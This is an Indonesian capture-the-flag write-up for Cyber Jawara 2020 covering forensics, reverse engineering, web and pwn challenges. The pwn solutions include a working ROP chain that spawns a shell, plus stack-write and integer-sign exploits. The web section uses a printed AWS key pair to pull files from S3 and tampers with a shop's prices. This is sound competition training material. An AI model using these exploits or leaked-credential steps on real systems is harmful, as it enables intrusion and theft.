



[Capture The Flag]

NAMA TIM : FreeCySec

Sabtu 7 September 2019

Ketua Tim	
1.	Stanley Halim
Member	
1.	Arjuna Accha Dipa
2.	Reynaldi Chernando

Table of Content

Forensic.....	1
FTP.....	1
Home Folder.....	2
Image PIX.....	3
Pwn.....	4
Syscall.....	4
ROP.....	5
Ranjau.....	7
Brankas.....	9
Reverse Engineering.....	12
BabyBaby.....	12
Web.....	14
AWS.....	14
Toko masker 1.....	15
Toko Masker 2.....	17

Forensic FTP

Description

Potongan paket jaringan berikut berisi beberapa paket data yang terdiri dari berbagai komunikasi protokol, termasuk FTP. Sepertinya ada hal menarik yang bisa Anda ketahui dari situ.

Penjelasan

Diberikan sebuah file .pcap. Saya menyadari bahwa judul challenge merupakan clue untuk soal tersebut. Ketika melihat isi file tersebut menggunakan wireshark, saya melihat bahwa flag terpecah ke dalam beberapa bagian. Oleh karena itu, penulis mengecek bagian FTP-data dan mengambil flag huruf demi huruf. Ketika diurutkan akan menjadi seperti berikut

```
a0 = C
a1 = J
a2 = 2
a3 = 0
a4 = 2
a5 = 0
a6 = {
a7 = p
a8 = l
a9 = z
a11 = u
a12 = s
a13 = e
a14 = _
a15 = t
a16 = l
a17 = s
a18 = _
a19 = k
a20 = t
a21 = h
a22 = x
a23 = x
a24 = }

CJ2020{plz_use_tls_kthxx}
```

Flag: CJ2020{plz_use_tls_kthxx}


Home Folder

Description

Di saat melakukan forensic pada sistem yang menggunakan OS Ubuntu, Anda menemukan home folder dari salah satu user berisi sesuatu yang mencurigakan. Dapatkah Anda mendapatkan berkas flag.txt dari situ?

Penjelasan


Jadi pada soal ini terdapat file zip protected berisi flag, file pass.txt ketika dicoba isinya sebagai password, tidak bisa di extract. Kemudian cek file bash history



```
1 nano .bash_history
2 cat flag.txt
3 nano pass.txt
4 zip --password $(cat pass.txt | tr -d '\n') flag.zip flag.txt
5 cat pass.txt
6 unzip flag.zip
7 truncate -s -2 pass.txt
8 cat pass.txt
9 ls -alt
10 rm flag.txt
11 history -a
12
```

Dapat dilihat history command yang digunakan, tampak file pass.txt di truncate, yang menyebabkan 1 karakter dari password hilang.

Untuk solvenya dilakukan bruteforce secara manual, karena tampak pada password seperti string md5, jadi karakter yang hilang tersebut bisa jadi hanya alphanumeric. Kurang dari 5 menit, akhirnya file dapat terbuka, dengan karakter yang hilang yaitu 4, sehingga password lengkapnya yaitu c10a41a5411b992a9ef7444fd6346a44



Flag: CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}

Image PIX

Description

Secret Message From Jim Moriarty to Holmes in Image

Penjelasan

Diberikan sebuah file .png. Ketika melakukan eog, file tersebut tidak bisa dilihat/dipahami dari situ saya merasa bahwa ada string tersembunyi di dalamnya. Ketika saya menggunakan zsteg, flag tersebut muncul

```
root@kali:~/Documents/Cyber Jawaara 2020/Forensic# zsteg -a pix.png | grep "CJ2020"
b8,rgb,lsb,xy      .. text: "CJ2020{A Study in Scarlet}CJ2020{A Study in Scarle
t}CJ2020{A Study in Scarlet}CJ2020{A Study in Scarlet}CJ2020{A Study in Scarlet}
CJ2020{A Study in Scarlet}CJ2020{A Study in Scarlet}CJ2020{A Study in Scarlet}CJ
2020{A Study in Scarlet}CJ2020{A Study in Scar"
```

Flag: CJ2020{A_Study_in_Scarlet}

Pwn Syscall

Description

Syscall adalah salah satu pondasi yang penting dalam sistem operasi. Oleh karena itu, mengetahui tentang syscall adalah wajib dalam melakukan riset binary exploitation ataupun riset keamanan sistem operasi.

Berikut adalah layanan yang akan menjalankan syscall pada sistem Linux x86 64 bit.

nc pwn.cyber.jawara.systems 13371

Penjelasan

```
>>> CJ Syscall <<<
Alamat memori flag: 0x55c200b49b68
Nomor syscall: █
```

Karena saya melihat address flag, langsung memakai sys_write (kayak printf)

sys_write(unsigned int fd, const char *buf, size_t count)

Nomor syscall 1

Arg1=fd (mengisi 1 karena stdout)

Arg2=*buf (mengisi address yang akan diprint dalam bentuk decimal)

Arg3=count (berapa Panjang string yang akan diprint)

Sisa arg lain isi asal juga boleh.

```
Alamat memori flag: 0x55c200b49b68
Nomor syscall: 1
arg0: 1
arg1: 94291723852648
arg2: 100
arg3: 0
arg4: 0
arg5: 0

Menjalankan syscall(1, 1, 94291723852648, 100, 0, 0, 0)
CJ2020{pemanasan_dulu_ya_agan_sekalian}>>> CJ Syscall <<<
```

FLAG : CJ2020{pemanasan_dulu_ya_agan_sekalian}

ROP


Description

Return Oriented Programming (ROP) adalah salah satu trik yang biasa digunakan untuk mengeksekusi kode ketika instruction pointer sudah dapat dikontrol namun memasukkan/mengeksekusi shellcode tidak memungkinkan. Ide dasar ROP adalah menggunakan potongan-potongan instruksi mesin pada binary ataupun library yang mengandung ret (return) atau call (termasuk syscall) yang biasa disebut dengan ROP gadgets. Gadgets tersebut disusun sedemikian rupa sehingga instruksi bisa lompat-lompat dan pada akhirnya mengeksekusi perintah yang kita inginkan.

Berikut adalah layanan yang memiliki celah buffer overflow tanpa proteksi canary (stack protector) sehingga Anda dapat meng-overwrite instruction pointer mulai dari bytes ke-17 input. Binary ini di-compile secara statically-linked, tetapi Anda tidak punya akses ke binary-nya. Yang Anda dapatkan hanya informasi mengenai binary ELF tersebut dan juga kumpulan alamat gadgets yang bisa Anda gunakan.

nc pwn.cyber.jawara.systems 13372

Penjelasan



```
#nc pwn.cyber.jawara.systems 13372
Masukkan 16 bytes acak + ROP chain bytes Anda: 
```

Langsung menggunakan

sys_execve

(const char *filename, const char *const argv[], const char *const envp[])

Kita harus menetapkan rax= 59, rdi = alamat "/bin/sh\x00", rsi = 0, rdx =0 karena kita diberi file gadget langsung saja

cat gadgets | grep pop\ [rax, rsi, rdx]

masalahnya ada di rdi, kita tidak tau dimana alamat yang memiliki strings "/bin/sh\x00". Saya menggunakan gets(rdi) untuk memasukan "/bin/sh\x00" ke alamat .bss (tempat penyimpanan data yang bisa di write)

```
pop_rax=0x00000000004155a4
pop_rdx=0x00000000004497c5
pop_rdi=0x0000000000400696
pop_rsi=0x0000000000410183
syscall=0x000000000047b52f

gets = 0x0000000000410320
p="a"*16
p+=p64(pop_rdi)
p+=p64(0x00000000006bb2e0)
p+=p64(gets)
p+=p64(pop_rax)
p+=p64(59)
p+=p64(pop_rdi)
p+=p64(0x00000000006bb2e0)
p+=p64(pop_rsi)
p+=p64(0)
p+=p64(pop_rdx)
p+=p64(0)
p+=p64(syscall)

io.sendlineafter("bytes Anda:",p)
io.sendline("/bin/sh\x00")

io.interactive()
```


Ranjau

Description

Mari bermain permainan yang sulit! Diberikan petak 4x4. Di setiap giliran, Anda harus memilih satu petak yang aman dari ranjau. Tentunya posisi ranjau selalu diacak layaknya game minesweeper. Flag akan ditampilkan ketika Anda berhasil bertahan hingga 8 giliran.

nc pwn.cyber.jawara.systems 13373

Penjelasan

```
nc pwn.cyber.jawara.systems 13373
++ CJ Ranjau ++
Pilih 8 petak yang tidak berisi ranjau untuk mendapatkan flag!
Ranjau diletakkan pada posisi acak di setiap permainan

1 2 3 4
+-+--+
A +.++.+.+ Flag: 0x55c200b40b68
+-+--+
B +.++.+.+
+-+--+
C +.++.+.+
+-+--+
D +.++.+.+
+-+--+

Masukkan notasi (contoh: A1):
```

Setelah menjalankan program kita harus menebak dimana tidak ada ranjau. Random nya menggunakan /dev/urandom

```
*((_BYTE *)&savedregs + 4 * (v1 >> 2) + v10 % 4 - 32) = 88;
if ( *((_BYTE *)&savedregs + 4 * (v4 / 4) + v4 % 4 - 32) == 46 )
```

Bug nya terdapat pada diatas, karena v4 dipassing ke stack, kita akan menuliskan 88 ke v4,

Setelah menghitung jarak dari savedregs dengan v4 adalah -28

Saya akan membuat `4 * (v1 >> 2) + v10 % 4 - 32` menjadi -28

Ini adalah script untuk mencari -28

```

for i in range(255):
    for j in range(255):
        v0=(4 * (i - 65) + j - 49)
        v10 = v0;
        v2 = v0;
        if v0 < 0 :
            tem=3
        else:
            tem=0
        v1 = v0 + tem
        temp = 4 * (v1 >> 2) + v10 % 4
        if (temp == -28):
            # print temp
            print i,j

```

Banyak opsi yang keluar tinggal pilih yang mana saja. Setelah 8 kali menang diberi sebuah flag

```

arg2: 100
Selamat! Anda aman dari ranjau!
arg4: 0
arg5: 0

CJ2020{hacker_beneran_nge-cheat_pakai_exploit_sendiri}
[*] Got EOF while reading in interactive
$ 

```

FLAG : CJ2020{hacker_beneran_nge-cheat_pakai_exploit_sendiri}

Brankas

Description

Kali ini, Anda harus membongkar brankas digital. Brankas ini cukup unik. Brankas memiliki 30 lapis. Di setiap lapis, Anda harus memasukkan PIN berupa 5 digit angka yang di-generate secara random pada setiap Anda mengakses brankas. Untuk setiap PIN yang dimasukkan, brankas akan menampilkan jumlah posisi digit yang sudah benar. Untuk proteksi, Anda hanya bisa menebak PIN sebanyak 10 kali untuk setiap lapis.

Sebagai contoh, misalnya PIN untuk lapisan 1 brankas adalah 50123. Interaksinya adalah sebagai berikut:

PIN: 01234

Benar: 0

PIN: 12123

Benar: 3

PIN: 00123

Benar: 4


PIN: 50123

Benar: 5

Lapisan 1 terbuka

```
nc pwn.cyber.jawara.systems 13374
```

Penjelasan



```
#nc pwn.cyber.jawara.systems 13374
Brankas CJ 30 Lapis
Lapisan 1: Masukkan digitnya secara bertahap
PIN: 
```

Kita diberi kesempatan 10 mencoba dan ada 30 lapis. Bug nya terdapat pada disini

```

while ( v4 || v3 )
{
    if ( v4 % 0xA == v3 % 0xA )
        ++v5;
    if ( v3 )
        ++v6;
    if ( v4 )
        ++v7;
    v4 /= 0xAu;
    v3 /= 0xAu;
}
if ( v5 == v6 && v6 == v7 )
    v5 = 5;
return v5;

```

V4 = input sendiri dan v3 = angka random 5 digit. Saya berpikir bagaimana cara saya bisa membuat $v4 \% 10 == v3 \% 10$ menjadi True.

Saya berpikir setelah 5 kali loop v3 akan menjadi 0, kita harus membuat v4 juga 0, agar menjalankan ++v5. Dan yang pasti while harus tetap berjalan. Artinya v4 harus lebih dari 5 digit agar while tetap berjalan. Kita akan membuat v4 lebih dari 5 digit, tapi ada pengecekan input tidak boleh lebih dari 99999

Kita akan menggunakan bug di %d (integer) yaitu tambahkan – (minus) didepan angka, karena tidak ada pengecekan input kurang dari 0 makanya angka minus bisa masuk. Input -1 = 4294967295, saya ingin membuat input menjadi 4000000000 yaitu -294967296. Setelah 5 digit akan menjadi v4 = 40000, didalam sini kita pasti mendapatkan benar 4 (0 ada 4). Jika masih benar 4, kita dapat brute force digit pertama 0-9.

Bagaimana jika kita mendapatkan benar lebih dari 5, kita buat setelah 5 digit pertama 0 menjadi 1 sebanyak benar-5. misalnya benar 7 berarti 2, jadi 40011

```

for j in range(30):
    print io.recvuntil("-----")
    for i in range(10):
        io.sendlineafter("PIN: ",str(-294967296+i))
        leak=io.recvline()[:-1]
        if (int(leak[-1])==5):
            break
        if (int(leak[-1])>5):
            temp=int(leak[-1])-5
            temp= int("1"*temp+"00000")
            print temp
            io.sendlineafter("PIN: ",str(-294967296+i+temp))
            break
io.interactive()

```

```

Lapisan 30
[*] Switching to interactive mode
Lapisan 30 terbuka
Brankas terbuka!
CJ2020{mencuri uang seperti meretas bank, carding, dan meretas e-commerce itu haram ya!}

```

FLAG : CJ2020{mencuri uang seperti meretas bank, carding, dan meretas e-commerce itu haram ya!}

Reverse Engineering BabyBaby

Description

Binary ini dapat digunakan untuk permulaan belajar reverse engineering.

Tips: Soal ini lebih mudah dikerjakan dengan static analysis seperti menggunakan Ghidra (gratis) atau IDA Pro (berbayar) dengan meng-generate kode C-like dari kode mesin yang ada di dalam binary.

Penjelasan

```
printf("Masukkan 3 angka: ", argv, envp);
__isoc99_scanf("%d %d %d", &v4, &v5, &v6);
if ( v4 + v5 != v4 * v6 || v5 / v6 != 20 || v5 / v4 != 3 )
{
    puts("Salah!");
}
else
{
    i = 0;
    puts("Benar!");
    for ( i = 0; i <= 20; ++i )
```

Disini kita harus menebak 3 angka yang benar

```
from z3 import *

a1 = [BitVec(i, 8) for i in range(3)]
s=Solver()
s.add(a1[0] + a1[1] == a1[0] * a1[2])
s.add(a1[1] / a1[2] == 20)
s.add(a1[1] / a1[0] == 3)

s.check()
s.model()

l = [a1[i] for i in range(3)]

flag = ' '.join([str(s.model()[i].as_long()) for i in l ])
print flag
```

Mendapat kan angka 27 81 4

```
Masukkan 3 angka: 27 81 4
Benar!
CJ2020{b4A4a4BBbb7yy} [root@ka
```

FLAG : CJ2020{b4A4a4BBbb7yy}

Web AWS

Description


Suatu hari, Anda sedang mencari bug di suatu sistem demi mendapatkan bounty. Karena Anda pusing tidak dapat menemukan bug, Anda mencoba untuk mencari leaked credentials di Github.

Karena Anda ingin agar temuan Anda ber-impact tinggi, Anda fokus untuk mencari credentials yang mengandung string "aws". Anda menemukan sebuah file di Github yang mencurigakan milik salah satu Software Engineer di perusahaan X. Anda juga tahu bahwa perusahaan X menyimpan beberapa berkas di cloud yang beralamat di <https://cyberjawara.s3.amazonaws.com/>.

Kira-kira, apa yang dapat Anda dapatkan dari credentials AWS berikut?

Penjelasan

Dari soal diberi credentials aws access dan secret, cukup konek dengan awscli, kemudian menemukan file flag, lalu di buka



```
chernando@swift: ~  
chernando@swift:~$ aws --version  
aws-cli/2.0.49 Python/3.7.3 Linux/4.4.0-19041-Microsoft exe/x86_64.ubuntu.18  
chernando@swift:~$ aws s3 ls s3://cyberjawara  
Unable to locate credentials. You can configure credentials by running "aws configure".  
chernando@swift:~$ aws configure  
AWS Access Key ID [None]: AKIA6Q0BT5TWKXCV6PUO  
AWS Secret Access Key [None]: ffw59cTZAoC49JYFPFKi5YFdT3YDAMuEVhsbRwLR  
Default region name [None]:  
Default output format [None]:  
chernando@swift:~$ aws s3 ls s3://cyberjawara  
2020-09-14 13:37:06      48 flag-c72411d2642162555c7010141be4f0bd.txt  
chernando@swift:~$ aws s3 cat s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt  
usage: aws [options] <command> [<subcommand> ...] [parameters]  
To see help text, you can run:  
  
aws help  
aws <command> help  
aws <command> <subcommand> help  
aws: error: argument subcommand: Invalid choice, valid choices are:  
  
ls                | website  
cp                | mv  
rm                | sync  
mb                | rb  
presign  
chernando@swift:~$ aws s3 cp s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt .  
download: s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt to ./flag-c72411d2642162555c7010141be4f0bd.txt  
chernando@swift:~$ cat flag-c72411d2642162555c7010141be4f0bd.txt  
CJ2020{so_many_data_breaches_because_of_AWS_s3}  
chernando@swift:~$
```

Flag: CJ2020{so_many_data_breaches_because_of_AWS_s3}

Toko masker 1

Description

Pada masa pandemi Covid-19 ini, seluruh orang yang berpergian ke luar rumah wajib menggunakan masker. Menggunakan masker secara kolektif terbukti dapat menurunkan angka penyebaran virus.

Penjual masker pun mendapatkan peningkatan pendapatan (stonsks). Selain berjualan secara langsung, banyak juga penjual masker yang menggunakan online shop untuk berjualan.


Kebetulan, stok masker Anda sudah habis. Anda ingin membeli masker di salah satu toko masker online yang menyediakan berbagai macam masker. Sembari membeli masker, Anda ingin melakukan security testing (karena sudah kebiasaan).

Anda pun penasaran, dapatkah Anda mengakali toko masker online tersebut supaya Anda bisa mendapatkan masker secara gratis? Flag akan ditampilkan ketika Anda sudah berhasil membeli 100 buah masker N99.


<https://tokomasker1.web.cyber.jawara.systems/>

Penyelesaian


Dari source code dapat dilihat bahwa ketika menekan tombol checkout, maka web akan memanggil api untuk mendapat state, parameter yang diberikan ke api tersebut yaitu barang" yang dipilih



Cukup dengan mengganti parameter yang dikirim agar membeli masker n99 berjumlah 100 dengan harga 0



Ketika di checkout total harganya 0, dan ketika pay, flagnya muncul



Flag: CJ2020{ez_price_tampering_for_bonus}

Toko Masker 2

Description

